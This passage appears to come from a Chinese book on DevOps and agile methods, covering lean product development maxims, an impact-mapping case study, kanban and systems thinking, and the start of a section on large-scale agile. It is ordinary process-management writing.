- 第十七计 部署是技术活动，发布是业务活动，区分并分别改进部署和发布，而不是使两者相互牵制。
- 第十八计 通过自动化等手段，降低部署的事务成本，为持续部署创造条件。
- 第十九计 还做不到持续部署和发布时，要形成一定的节奏，这样有助于管理预期和降低事务成本。
- 第二十计 团队最终应该追求的是持续部署——开发完成即刻部署，和按需发布——业务需要时，随时可以发布。

持续过程改进

- 第二十一计 建立关于顺畅与否和质量好坏的反馈，为持续过程改进提供客观和系统的输入。
- 第二十二计 把反馈内嵌到开发过程中，使反馈自动产生，保证反馈及时且真实。
- 第二十三计 将改进落实为流程协作、技术设计、测试守护、团队能力、环境工具等方面的具体行动。
- 第二十四计 形成度量、分析和改进的循环，并用实际的反馈检验改进的成果。

质量和质量改进

- 第二十五计 理清内部质量和外部质量的关系，内部质量决定外部质量，外部质量反映内部质量的问题。
- 第二十六计 开发要保障质量，测试则提供最后的质量评估，并反馈开发过程可能存在的问题。

第二十七计 在单个需求的级别上，控制它的开发过程和交付质量。避免把多个需求绑定在一起做质量保障。

第二十八计 从外部质量出发发现内部质量的潜在问题，通过改进内部质量来最终提高外部质量。

产品和业务的创新及探索

第二十九计 我们不可能在一开始就完全知道产品会被做成什么样子，要承认无知，不断探索。

第三十计 为探索需求而构建产品，通过产品得到测量数据，对测量数据进行分析，从而形成更可靠的认知。

第三十一计 先建立初始的计划和设想，识别其中最大的风险，并从风险较大处开始验证和探索。

第三十二计 用精益数据分析指导探索和创新的过程。数据和数据分析是照亮产品探索和创新的光。

组织结构和精益变革

第三十三计 把自我组织当成管理提升的结果而非前提，通过管理提升逐步实现自我组织。

第三十四计 组织结构为价值交付服务。按价值交付的需要优化组织结构，而非反之。

第三十五计 是否实施规模化方案不是由组织的大小决定的，而是由产品的复杂度决定的。只有当产品的复杂度足够高时，才需要从最简的规模化方案开始考虑。

第三十六计 从现状出发，以价值交付及其反馈驱动精益变革过程，寻求渐进的精益变革路径。




案例：影响地图应用实例

【相关计策：第四计】

在产品开发的过程中，业务方负责业务目标，开发团队则负责功能交付，两者之间很容易形成沟通和协作的鸿沟。影响地图作为一个需求挖掘、组织和规划的工具，实现了从目标到产品功能之间的系统映射，为填平业务目标和产品功能间的鸿沟提供了有力支持。

影响地图是什么

下图是一个影响地图的实例，它面向的业务目标（要解决的问题）是“6个月内，在不增加客服人数的前提下，可以支持两倍的用户数”。以业务目标为核心，影响地图分为4个层次。



第1层：目标（Why），也就是要实现的业务目标或要解决客户的核心问题是什么。问题应该具体、清晰和可衡量。第2层：角色（Who），

也就是可以通过影响谁的行为来实现目标，或消除实现目标的阻碍。角色通常包含（1）主要用户，如产品的直接使用者；（2）次要用户，如安装和维护人员；（3）产品关系人，也就是虽然不使用产品但会被产品影响或影响产品的人，如采购的决策者、竞争对手等。第3层：影响（How），也就是怎样影响角色的行为，来达成目标。这里既包含产生帮助目标实现的正面行为，也包含消除阻碍目标实现的负面行为。第4层：功能（What），也就是要交付什么产品功能或服务来产生希望的影响。功能，也就是我们常说的产品需求。影响地图背后的理念是，产品要通过所提供的功能，来影响用户和干系人的行为，从而达成业务目标。而影响地图的结构正是基于这一理念。

影响地图的作用

影响地图提供了一个共享、动态和整体的图景。

影响地图不应该专属于某个职能，也不应该是某一时刻的静态规划。在开发过程中，团队持续交付功能，通过获得反馈及其他信息输入，深化对产品的认知。随着认知的深化，影响地图应该不断地被修正、拓展。这一过程需要各个职能部门的共同参与，影响地图是管理人员、业务人员、开发和测试人员共享的完整图景。对于业务人员，他们不再是简单地把需求列表扔给开发团队，并等着最后的结果。通过影响地图，业务人员完成从目标到产品功能的映射，明确其中的假设。在迭代交付的过程中，当假设被证实或证伪后，应该对影响地图做出调整，如继续加强或停止在某个方向上的投入，或调整投入的方式。对于开发人员，他们的目标不应限定于交付功能，而是要拓展至交付业务目标。开发者除了知道交付什么功能，也了解为谁开发，为什么要开发。这样就可以更加主动和创新地思考，做出有依据的决策和调整。对于测试人员，除了参与上面

的规划和验证活动外，测试的责任不再局限于检查产品是否符合预定的功能，还要验证产品是否产生了预期的影响。如果没有对用户产生预期的影响，即便完美符合功能定义，也不是好的产品。

揭示需求背后的业务假设


上述映射关系的背后包含了两类假设。

- 功能假设：假设通过设想的功能可以对角色产生预期的影响。
- 影响假设：假设对角色产生这样的影响会促进目标的实现。

例如，我们假设，对常见的问题提供论坛链接可以引导用户多上论坛；同时还假设，如果用户多上论坛就能减轻客服的工作负载，从而服务更多的用户。在将功能交付给用户之前，这些假设都还只是待验证的概念。影响地图明确地做出了这些假设，并把它们作为初始的概念。团队在交付的过程中，要有意识地获取反馈，不断验证和修正这些概念，从而真正地实现业务目标，而不仅仅是交付功能，这与精益创业中“开发-测量-认知”的核心理念是一致的。

团队可以基于影响地图做出有业务意义的发布规划

下图是一个生鲜电商的案例，要解决的问题是，提高活跃用户的平均月访问次数。产品和交付团队一起构建影响地图后，就可以基于它做出发布规划了。



图中标记“1”的需求是第一个迭代要发布的内容，标记“2”的是暂定第二个迭代要发布的内容，这就形成了一个简单的迭代发布计划。发布计划不是功能项的简单叠加，而是要在影响地图上找到实现产品目标的最快和最便捷的路径，并且保证每次发布都是概念上完整的产品，小步又快速地达成产品目标，并不断反馈改进。

总结

影响地图是一个简单有效的需求挖掘、组织和规划工具，它建立起了业务目标和产品功能之间的桥梁。影响地图实施难度不大，却往往能起到很好的效果，值得实施精益敏捷产品开发的团队尝试和应用。关于影响地图的具体应用，请参见《影响地图》一书（参见 <http://t.cn/RPQYdCn>）或《精益产品开发：原则、方法和实施》一书（参见 <http://t.cn/RpHmhUp>）的第 19 章。



更多案例请扫描二维码阅读：

- 看板可视化方案设计实例



作者简介

何勉，现任阿里巴巴集团研发效能部资深解决方案架构师，是国内最早的精益产品开发实践者之一。在加入阿里前，他作为咨询顾问负责为华为、招商银行、平安科技等公司引入精益产品开发方法，并全面推广实施。他还曾为多家创业公司打造了精益产品开发和创新方法，并帮助这些公司取得业务的成功突破。



著有《精益产品开发：原则、方法与实施》一书，本书是国内第一本系统介绍精益和敏捷实践的书籍，得到了业内专家和实践者的高度好评，其个人公众号“精益产品开发和设计”同样广受赞誉。






精益看板三十六计

总说

看板，从名字上看它只是一个信号板，当前方的流程发出一个信号，即表示允许后面的工作向前拉动。但即便是最简单的看板，也能够通过隐藏工作事项的许多属性及细节，让我们看到系统工作流程的全貌。

看板属于精益开发的一环，要把看板用好，必须确实地实践精益开发的七大原则。我把这七大原则融进了下面的“精益看板三十六计”，例如消除浪费（对应第三计）、延迟决策（对应第三十六计）等计策中。同时，我们还引入了引导看板的概念，进一步优化了会议的召开及记录方式。当然在 DevOps 的时代，系统思维俨然成为了所有工作步骤的基础。因此系统思维变成了由敏捷迈向 DevOps 的第一步。这也正是著名的 DevOps 小说《凤凰项目》一书中所提到的迈向 DevOps 的三步工作法，参见下图。

三步工作法: 支撑DevOps的原则



这篇三十六计虽然取名为“精益看板三十六计”，但实质上已经把 DevOps 的精神考虑进来。原因是精益的精神不但适用于开发，它更能通过看板方法运用于 Dev 与 Ops 领域，然后让系统发挥出更大的效益。

三十六计

本质论

第一计 DevOps 看板不分家，Dev 离不开 Ops，Ops 起始于 Dev。

第二计 建制看板：由左而右；解读看板：由右而左。

第三计 看板加快开发速度：真实显示价值流，务实去除大浪费。

第四计 WIP 据实反映出阻塞。

第五计 实时调整价值流，追求最佳流速值。

第六计 持续调整勤改善。

围魏救赵，实质统计可以见真章

第七计 累积流程可看流程的分析。

第八计 燃尽图标可看进度的轨迹。

第九计 消化需求，拯救这个世界。

第十计 阶段再细分成次阶段，状态就会被呈现。

第十一计 不可控制事项，不画入流程。

第十二计 避免沦为暑假作业：标工时、开工日，不标完成日。

调虎离山，实时调整多适应

第十三计 罪魁祸首是多任务。

第十四计 计算前置时间看统计。

第十五计 调整半成品数，尝试流程新速限。

第十六计 调整字段数目，尝试新流程。

第十七计 调整显示属性，让工作内容更清晰。

第十八计 调整布置配合季节更适宜。

釜底抽薪，勤调整

第十九计 抢单只为团队更精实。

第二十计 平时互助让交接更顺利。

第二十一计 紧急事件加渠道。

第二十二计 实时更新勿等待，看板引导更顺畅。

第二十三计 值日新生学最多。

第二十四计 众人都来看门道。

败战计，可视化风险评估

第二十五计 风险评估在团队。

第二十六计 学习成长在个人。

第二十七计 看板让项目进度可视化。

第二十八计 个人进度看板游。

第二十九计 盈余时间看个人。

第三十计 拖拉系统更明确。

纵观全局，敌战计

第三十一计 系统看板维护佳，系统思维见真章。

第三十二计 看板开发系统，用 SCRUM 来配合。

第三十三计 改善流程靠原则。

第三十四计 落实开发不返工，看板单向移动不向后。

第三十五计 视觉化工作流程，消除浪费最容易。

第三十六计 延迟决策减少错误，系统思维看见隐藏在看板之后的全貌。




案例：看板的系统思维

【相关计策：第三十一计～第三十六计】

客观分析以纵观全局，避免见树不见林、落入线性化的思维。

实行 DevOps 应该由敏捷开始，为什么？下图即是在说明敏捷、精益与 DevOps 之间的关系。



当看板贯穿在各个理论之间时，不禁让我们担心是否误导了全貌。

根据维基百科的定义，系统思维就是把认识对象作为系统，从系统和要素、要素和要素、系统和环境的相互联系、相互作用中综合地考察认识对象的一种思维方法。系统思维以系统论为思维基本模式的思维形态，它不同于创造型思维或形象思维等本能思维形态。系统思维能极大地简化人们对事物的认知，给我们带来整体观。

看板为什么要有系统思维

当你看不见全貌时，就容易讲不明白、说不清楚，因而，学习的时候就快不起来。

实践看板可以让你看得见流程，让你看到自己原来在工作上有这么多浪费，但其实它排除了许多细节信息，让你能专注于大的工作事项。这是一种消除浪费的方式，也就是所谓的看见浪费就能消除浪费。其实让你能看见限制才是它真正的目的（要通过分析前置时间来捕抓最大产能）。但这么做是有风险的，因为看板太容易让人落入线性思维方式了。

例如，当我们看到项目有来不及完成的现象时，很容易就会想那就

多加入几个工程师，这样就能多完成几张工作单（Task），然后开发的速度不就相对变快了吗？这便是一种单纯的线性思维方式，一种“基于一分耕耘，一分收获的思维”的方式，那二分耕耘是不是就应该有二分收获了呢？如果你这么想，就会认为解答就是多投入几个人力来消化工作单，但这是错误的做法！

请务必变换思维方式，因为在真实的世界里，产能不能用等值累加的方式来计算。事实是，当你增加人手时，产能反而会在增加人手的初期先行下降（因为新加入的人员需要时间学习，然后才能像其他人一样有所产出，在这段新人需要熟悉环境、学习新技能的时间里（前置时间），你必须让最熟这个系统的人担任老师，负责教会新手，因此初期产能反而是不升反降的），产能要经过一段时间后才能上升。

因果回馈图

项目来不及，不要急着增加人手，先弄清楚真正的问题点在哪。

问对问题可以提供我们正确的思维路线，也是能够触发自己反思的机会。无疑它会让我们看得、想得更清楚。但我们要如何避免落入线性思维的陷阱呢？系统动力学之父 Jay Forrest 为此发明了因果回馈图（casual feedback loop diagram）来解决这个问题。

运用正向因果回馈图来判定系统的滚雪球效应，用负向回馈图（或被称为平衡回馈图）来判定造成系统平衡的因果元素。再加上时间延迟等需要考虑的因素，让我们得以分析并思考问题的解决模式。这便是采用因果回馈图模式来进行系统思维的分析工作。

解题前应该有的系统思维

做顾问的时候，我经常驻足在团队后方，远远地看着他们进行站立会议。一旁也偶尔会有主管来询问，这么做的原因。不走近的原因是表达对

Scrum Master 的信任，而采用远观的目的则是想更客观地思考问题。因为看板很容易让人落入线性思维，因此想退一步查看全貌。通常我在想的是：

● 别被表象所迷惑

跟自己说，看到的只是冰山一角，正如萨提尔女士的冰山理论所言，人们被观察到的外部行为，只是冰山浮出水面的一小部分，隐含在水面下的才是内在的应对、情绪、观点、期待、渴望及真正的自我。而系统思维最有意思的一部分便是它会随着时间变化而有所改变，它可能会成长、停滞、衰退、震荡，甚至随机地改变进化。因此时时收集信息，见古知今，便成了探索系统结构的基本动作，现在的人称之为大数据分析。

● 在非线性的世界里，不要用线性的思维模式

当我们依据看板做决策时，最容易陷入的麻烦之一就是，用一种线性的思考模式来分析问题，例如，在土壤里施 100 磅¹ 肥料，收成可增加 10 斗²；如果施加 200 磅肥料，收成是不是增加 20 斗？300 磅肥料，收成增加 30 斗？结论当然不对，甚至会彻底破坏土壤的有机质地，以至于之后什么也长不出来！在真实世界里，事情往往是多方牵连的，也就是非线性关系的，而我们必须用因果关系来推论反馈的原因和现象。此时，好的提问以及采用因果回馈图可能是避开线性的最佳方法。

● 恰当地划定边界

有所取舍。确实最复杂的地方经常出现在边界，但这些边界其实都是人为定义的，是我们将系统做了区分，这是简化的来源也是基础。看板便是这样的一个系统，我们简化了许多信息，让实体看板可以刚刚好显示足够的信息。这样做可以让我们看得更清楚，但也预做了假设，因

1 1 磅=0.454 千克。——编者注

2 1 斗=0.01 立方米。——编者注

此必须恰当地划定边界。

- 看清各种限制因素

我们通常以单一的原因会引发单一的事件来进行思考。现在这个问题，可能就是先前我们那样做所引发的后果。但是现实生活中，往往出现多个原因一同引发多个结果的复杂现象，因此挑选相关因子并做好衡量工作，就成了决策成败的一大依据。这一点在近代的人工智能领域可能会有重大突破。但前提依然是我们要掌握正确的因素，才足以问对问题，否则再好的人工智能也很难给出好的答案。

- 无所不在的时间延迟

系统中的每个存量都是一个延迟，这是我在凝视看板时最害怕的事情，也就是“时间延迟”。在真实世界中处处都有时间延迟，延迟时间的长短可以彻底改变整个系统的表现，而我们在看板上只是轻松地打上“红、黄、绿灯”进行标示。因为它可能带来风险，所以标记它是一个风险，这实在是一种神话般的处理方式。进行“衡量”可能是一种较好的处理方式（因为这样便有了概率的依据）。但究竟该不该花时间做衡量，可能才是关键的困难点。

- 有限理性

我们都想做出理性的好决策，但先期决策，一般都隐含着大量的不确定性，通常可以称为猜测。因此尽量地收集信息，做到自以为合理的决策便成为努力要达成的目标。敏捷（Agile）处理这个问题的方法是迭代的持续与改善，若能越改越好自然可以逐渐趋近目标；反之则应该讨论是否是认知太贫乏，这时便需要一种跳脱的思维模式来支撑了。

结论


系统思维的目的是在对系统进行分析之后，依靠寻找到的杠杆点进

行事半功倍的解题。

作为一位专业顾问，我经常在开发团队出状况的情况下才被请来解决难题。人们总以为顾问是请来解决问题的，但实质上，身为资深顾问，我必须跟你们说：“顾问只是请来让问题比较容易被解决的”。也就是说，真正解题的人还是你们自己，顾问只是用较客观的角度，用自己的经验来协助大家解题罢了。而我们通常的解题方式，便是寻找问题系统的“杠杆点”。一种让我们能够正确施力，并换来巨大成效的做法！其实任何组织日常就应该培养这种解题能力。下图是我的建议，其中最重要的3点是：1) 制订简单的规范，让团队做到自我管理；2) 形成一种自组织的团队；3) 善用交互及外来的回馈并加快它。让信息能够快速地在组织内流动，它经常可以化大问题为小问题，并让小问题成为生活的插曲。

重要的杠杆点

- 自组织团队
- 运用典范(模仿、超越)
- 制订目标
- 制订简单规则
- 信息流
- 善用回馈



更多案例请扫描二维码阅读：

- 运用看板引导会议的进行



作者简介

李智桦，1981年毕业于台湾淡江大学物理系。曾担任4家信息公司的研发部经理；擅长初创公司的项目开发工作，拥有超过30年以上的编程经验；曾任多家著名企业的敏捷顾问。目前其是专注于协助企业由传统开发转至敏捷开发的敏捷顾问。爱好编写程序，包括用汇编语言、C#、VB等数种语言编写程序。



著作有《精实开发与看板方法》《Windows Azure 云端开发》《WF 工作流程引擎程序设计》《微软 VSTS 开发实战》等。



第二章 敏捷

敏捷的目的就是使企业获得业务的敏捷性，从而在 VUCA 时代获得竞争优势。《敏捷宣言》的第一段话已经明确指出，敏捷就是在实践中探寻更好的软件开发方法，并且通过个体和互动与客户合作，响应变化，频繁交付工作的软件。从敏捷的角度来看，DevOps 本质上是一种在敏捷的价值观和原则指导下打破开发和运维之间的分歧、促进协作的具体实践或方法。而反过来，从 DevOps 的角度来看，仅仅强调具体的自动化方法，或者开发和运维之间的工具链的打通，都是不能达成业务敏捷性目的的，还需要依赖于敏捷开发的一些具体实践来解决团队的文化、协作、计划、风险管控、执行、产品的持续探索打磨，以及团队的自我持续改进等问题。

本章第一篇文章介绍了需要数百人开发的复杂大型软件系统如何应用系统思维并变革管理，从大规模敏捷运作的五大核心领域来解决遇到的挑战；第二篇文章介绍了小型产品开发所采用的 Scrum 框架的地位和意图，以及如何采用诸如极限编程方法和内建质量等技术手段来解决管理问题；第三篇文章从项目的角度介绍了如何通过《敏捷宣言》指导敏捷团队，让他们在准备好敏捷需求后进行敏捷迭代开发；最后一篇介绍了业界最流行的敏捷管理工具 Jira 及其丰富的插件，讲述了作为管理员应该如何管理，以及作为用户应该如何使用 Jira 支撑敏捷开发。



大规模敏捷三十六计

总说

2001 年，敏捷软件开发宣言诞生，当时业界关注的焦点主要集中在探讨什么是敏捷以及是否要应用敏捷上面，为此进行了小团队的敏捷试点，通常采用以管理实践为核心的 Scrum 以及以工程实践为核心的 XP 相结合的方式 进行敏捷运作，以此证明敏捷落地的可行性。然而随着践行敏捷的经验积累，业界也开始转移关注焦点，大家不再讨论敏捷是否可行，而是探讨在具体的企业环境中应该如何实施敏捷。随着业务复杂度、系统复杂度的增长，以及引入的产品、开发、测试等人员规模 的扩大，大规模敏捷势必不可能被绕过。

不过大规模敏捷的提法在业界是有争议的。一种观点认为大规模敏捷是不敏捷的，应该提倡小规模团队的敏捷做法；另外一种观点则倾向于采用精益思想的看板方法聚焦在系统性的团队、组织的流通效率以及价值顺畅流动上，以渐进的方式探寻敏捷的规模化，而不采用预先定义好的大规模敏捷框架。不过根据个人的经验来看，我认为这些观点并没有直面大型企业所面临的挑战，因为在谈论大规模敏捷的时候，一个重

要的前提是“大”：一是有很多企业已经很大了，如果不能大，反而要拆小，这对个例 OK，但通常是不可能的，或者说在敏捷转型初始阶段是非常困难的；二是任何团队、组织都会发展，人数一多，规模就大了，这是必须要解决的问题，无论是大规模敏捷，还是其他的叫法，如果“大”的前提不存在了，当然可以认为是小规模团队的敏捷做法，同时看板方法也没有给出对于“大规模”该如何运作的具体指导，要想指望所谓的渐进式变革，可能要猴年马月才能将业界一些好的做法引入团队和组织的实践中。

让我们回过头来看看所谓的大规模敏捷，我所定义的大规模是指：针对业务 / 用户价值交付问题提出的解决方案或者围绕其设计的系统，从产品创意到发布再到生产环境，进行运维和运营所涉及的相关人员的规模至少大于两个团队（每个团队大概 10 人左右），甚至人数达到上百或上千。面对这种规模的软件系统开发，敏捷要解决的就是大规模敏捷如何运作的问题。

首先让我们直面所遇到的障碍：这么复杂的系统 / 解决方案，涉及这么多人，该如何落地？业界的一些大规模敏捷方法给出了可以参考的模型或者框架，例如规模化敏捷框架 SAFe、大规模 Scrum 框架 LeSS，以及规范敏捷 DA 等。这些方法都给出了具体的实际运作方式。当然大规模敏捷也是敏捷，在内建持续改进的机制下，团队将会采用新的设计方法、技术和工具，对业务 / 架构进行解耦，例如采用微服务和 Docker，最终可能会由大规模敏捷演化为多个解耦的独立的小团队敏捷，同时团队也可以并行地根据具体的上下文，应用看板方法进一步提高流通效率和价值的顺畅流动，例如分别在规模化敏捷框架 SAFe 的团队层、项目群层、大规模解决方案层以及投资组合层应用一些看板方法。

其次，大规模的解决方案 / 系统是复杂的，因此相应的大规模敏捷也是复杂的，应用系统思维来看，大规模敏捷转型是典型的变革管理，尽管需要团队自下而上地配合和推动，但最重要的还是需要应用自上而下的组织层面的变革管理来主动引领大规模敏捷的转型和敏捷实践的导入。这样才能使企业系统性地获得高效、有效的转型收益。

大规模敏捷需要的是系统性的排兵布阵和具体的实操层面的打法，参考各种大规模敏捷方法，并根据大规模敏捷三十六计，大规模敏捷运作可以分为五大核心领域，犹如人体的大脑、心脏、左手、右手和双脚一样。



- 大规模敏捷变革管理(大脑)：这是关于敏捷导入的排兵布阵和管理，将敏捷的导入按照变革进行管理，以实现高效率的有效敏捷导入。没有系统性的变革管理，大规模敏捷就是空谈。
- 大规模敏捷组织结构(心脏)：是为了解决人员的问题，在讨论各种运作之前，应该首先明确各种相应的角色以及团队如何组织。

无论是小团队敏捷还是大规模敏捷，最重要的是人。没有针对性的角色和组织结构定义，团队协作就无从谈起。

- 敏捷需求（左手）：这是有关“正确事情”的计策，确保所有相关人员对正确的需求策略、需求方向达成共识，并为持续开发做好准备。没有良好的需求管控，无论多么“高效”的团队，都有可能“一将无能累死三军”，导致超负荷低速运转，并且永远都不可能聚焦在正确的业务目标上。
- 敏捷架构（右手）：这是有关架构的计策，确保避免瀑布模式的大量前期设计，同时由于大规模解决方案/系统的复杂度的问题，“刚刚好”的架构既要可以指引方向避免返工，又要能快速因地制宜地处理技术风险。没有架构的准备和考虑，大规模敏捷就不可能保证可持续性，技术债务最终会变成枷锁，制约大规模敏捷的质量和高效运作。
- 大规模敏捷运作（双脚）：这是关于如何落地的干货，包括具体的实施操作方法，复杂的解决方案/系统到底如何得到这一问题的答案。没有给出具体实操指南的方法，都不是好方法。

围绕这五大核心领域，下面将分别结合具体计策进行案例分享，希望对广大实践者有所帮助。

三十六计

大规模敏捷变革管理

第一计 成立敏捷转型委员会，系统性引领敏捷变革。

第二计 围绕价值交付的业务线或产品线组建大规模敏捷团队（包含多个小规模敏捷团队）。

第三计 在产品线启动敏捷转型之前，培训产品线负责人以及其他关键人物，就如何转型达成一致。

第四计 成立由组织级内部教练以及产品线敏捷守护者组成的敏捷教练 CoP。

第五计 产品线敏捷守护者是产品线敏捷转型的推动者和责任人，需要定期向领导层汇报进展和需要的支持。

第六计 通过使用辅导待办事项列表（Coaching Backlog）以敏捷的方式迭代导入要实施的敏捷实践。

第七计 可视化敏捷转型的迭代计划，迭代式跟踪和更新转型计划。

大规模敏捷组织结构

第八计 每个小规模敏捷团队（10人以内）都需要一个产品负责人（PO），对团队级的 Backlog（Story Backlog）拥有决策权。

第九计 每个小规模敏捷团队都需要一个 ScrumMaster。

第十计 每个小规模敏捷团队除 PO、ScrumMaster 之外，还包含开发测试人员等，是一个面对面办公、跨职能、自组织的特性团队。

第十一计 大规模敏捷团队（多个小规模敏捷团队）需要一个产品经理（Product Manager），对产品线的 Backlog（Feature Backlog）拥有决策权。

第十二计 大规模敏捷团队（多个小规模敏捷团队）需要一个首席 ScrumMaster（SAFe 中的 RTE，Release Train Engineer）。

第十三计 产品线成立系统团队，包含配置管理员，自动化测试专家，以及 DevOps Master 等，进行开发测试环境以及 DevOps 相关工具平台的管理和建设。

敏捷需求

第十四计 产品经理明确产品愿景，使得大规模敏捷团队得以对齐业务目标和方向。

第十五计 业务方统筹管理投资 / 产品组合，产品经理和业务利益相关者对产品路线图达成一致。

第十六计 产品经理带领产品负责人组成的产品管理团队按照 MVP 思想进行滚动式小批量的需求澄清和确认，持续准备好 Backlog。

第十七计 敏捷需求也需要结构化，可以采取 Epic → Feature → Story 结构。

第十八计 使用产品级看板墙管理产品线需求状态（Feature）。

敏捷架构

第十九计 大规模敏捷团队需要由架构师对系统的架构负责并行使决策权。

第二十计 架构师与团队技术骨干在每次迭代前决定是否针对未来多个迭代进行刻意的敏捷架构设计以达到处理架构风险的目的。

大规模敏捷运作

第二十一计 多个小规模敏捷团队的迭代周期要保持一致（建议 2 周）。

第二十二计 多个小规模敏捷团队的迭代开始日期和结束日期保持一致。

第二十三计 整个产品线 / 级大规模敏捷团队的所有成员一起参加启动会，并邀请领导介绍敏捷转型背景和期望。

第二十四计 对整个产品线 / 级大规模敏捷团队的所有成员进行培训。

第二十五计 第一次发布计划会议，整个产品线 / 级大规模敏捷团队的所有成员在同一个超大型会议室中进行面对面计划会议。

- 第二十六计 邀请业务负责人 / 产品线负责人参与发布计划会议, 介绍业务背景, 并给发布计划目标分配业务价值。
- 第二十七计 邀请业务代表参与发布计划会议, 并在需要时支持产品经理及产品负责人来澄清需求。
- 第二十八计 固定发布计划会议节奏, 每个发布计划包含 2~4 个迭代内容。
- 第二十九计 每两个月一次的发布计划会议, 可选择进行全员计划会议。
- 第三十计 每个月一次的发布计划会议, 可选择非全员参与的团队代表进行计划会议。
- 第三十一计 每个发布计划会议的周期结束时, 进行产品线级全员回顾会议。
- 第三十二计 将发布和开发解耦, 按迭代节奏 (2 周) 进行开发, 按业务需要 / 决策确定发布里程碑。
- 第三十三计 使用项目群板 (Program Board) 可视化各小规模敏捷团队的发布计划, 团队间和团队外的依赖, 以及里程碑。
- 第三十四计 所有团队代表及利益相关者, 每周两次 SoS, 在项目群板前同步进度、依赖状态、障碍、风险, 以及和里程碑目标的差距。
- 第三十五计 产品经理和各团队产品负责人定期同步或评审需求, 每周至少一次。
- 第三十六计 每个迭代之后, 业务代表和产品线全员参加系统演示会议 (演示经过集成的所有团队的代码)。



案例：大规模敏捷变革管理

